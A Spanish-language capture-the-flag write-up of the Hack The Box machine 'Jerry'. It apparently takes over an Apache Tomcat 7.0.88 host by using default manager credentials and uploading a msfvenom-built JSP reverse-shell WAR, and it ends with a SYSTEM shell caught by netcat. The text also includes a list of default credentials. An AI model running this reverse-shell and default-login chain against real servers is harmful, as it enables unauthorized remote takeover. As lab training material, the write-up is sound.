
Jerry - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT     STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
```

Tenemos solamente el puerto 8080 abierto en el que esta el servicio Apache tomcat 7.0.88 corriendo:



Vamos a buscar si hay alguna vulnerabilidad en esa version de tomcat:

```
└─$ searchsploit tomcat 7.x

 Exploit Title                                                                                      |  Path

Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)  | windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)  | jsp/webapps/42966.py
```

Descargamos y leemos el exploit:

```
└─$ cat 42953.txt
# E-DB Note: https://www.alphabot.com/security/blog/2017/jav

When running on Windows with HTTP PUTs enabled (e.g. via set
oad a JSP file to the server via a specially crafted request
This JSP could then be requested and any code it contained w
```

Nos dice que tiene que estar habilitado el metodo put, vamos a comprobarlo:

```
└─$ curl -I -X OPTIONS http://10.10.10.95:8080/
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 03 Oct 2024 19:52:26 GMT
```

Como no nos muestra que metodos estan aceptados vamos a tirar por buscar las credenciales por defecto de tomcat:

Apache Tomcat Default Credentials

Username	Password
admin	password
admin	
admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat
tomcat	s3cret

Tras probar todas las credenciales del listado, encuentro las credenciales que funcionan: "tomcat:secret":

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.
Deploy

Estamos en el aplication manager de tomcat, donde podemos ver un formulario que nos permite subir archivos, vamos a probar que extensiones nos deja. Para ello buscamos cuales son las extensiones mas comunes en tomcat y generamos una wordlist. Luego subimos un archivo "prueba.txt" fuzzeamos las extensiones con el intruder:

Payload	Status code	Response received	Error	Timeout	Length
	200	118			20048
	200	115			20045
pl	200	139			20047
gz	200	116			20047
au	200	129			20047
wm	403	110			3430
rm	403	124			3430
js	403	110			3430

El problema que vemos es que a partir de la 5 peticion te empieza a redireccionar a "403 forbidden". Por lo que no podemos hacer un ataque de fuerza bruta. Vamos a buscar que son archivos ".war":

> En computación, un archivo WAR es un archivo JAR utilizado para distribuir una colección de JavaServer Pages, servlets, clases Java, archivos XML, bibliotecas de tags y páginas web estáticas que juntos constituyen una aplicación web. Wikipedia

Esto quiere decir que los archivos .war entienden el lenguaje de java. Por lo que podemos crear un archivo malicioso con msfvenom haciendo uso de jsp. En hacktricks podemos ver un ejemplo de un archivo war malicioso con el uso de jsp:

WAR

Reverse Shell

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f war > reverse.war
```

Creamos este archivo, lo subimos, nos ponemos a la escucha con netcat y lo ejecutamos para recibir la conexion como "nt authority system"

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.95] 49193
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```